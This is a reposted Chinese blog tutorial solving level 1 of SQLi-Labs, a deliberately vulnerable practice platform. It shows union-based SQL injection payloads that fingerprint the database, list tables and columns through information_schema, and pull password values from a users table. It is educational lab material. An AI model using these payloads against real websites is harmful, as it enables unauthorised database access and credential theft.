SQLi-Labs SQL注入练习平台(第一关)


转载

banyang6297 于 2018-01-18 16:28:00 发布 238 收藏
文章标签： 数据库
原文链接：http://www.cnblogs.com/GFAlisa/p/8310864.html
版权

所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。具体来说，它是利用现有应用程序，将（恶意的）SQL命令注入到后台数据库引擎执行的能力，它可以通过在Web表单中输入（恶意）SQL语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行SQL语句。-----百度百科

我用的是看雪论坛提供的平台：http://43.247.91.228:84/

一般来说习惯先加一个单引号(英文)，来判断



其中%27为单引号通过url编码而来，其他的编码可以参考百度百科的 https://baike.baidu.com/item/URL%E7%BC%96%E7%A0%81/3703727?fr=aladdin，由上图可知加单引号报错错误

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1
```

将单引号分开些，貌似可以更好的理解

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '   '   1'   ' LIMIT 0,1' at line 1
```

发现单引号并没有匹配，由此可知sql语句为:

```
select * from users where id='$id'
```

所以我们使用: and '1'='1 进行匹配：

返回正常

构造语句

```
id=-1 ' union select 1,2,3 --+
```


```
id=-1 ' union select 1,version(),3 --+
```

数据库版本

查看数据库

```
id=-1 ' union select 1,database(),3 --+
```

查看表

```
-1 'union select 1,group_concat(table_name),3 from information_schema.tables where
table_schema=0x7365637572697479 --+
```

查看users表

```
union select 1,group_concat(column_name),3 from information_schema.columns where table_name=0x7573657273
```

发现users表中有 id username password 三个字段，查看password

```
-1'union select 1,password,3 from users--+
```

个人理解，可能存在错误。

转载于:https://www.cnblogs.com/GFAlisa/p/8310864.html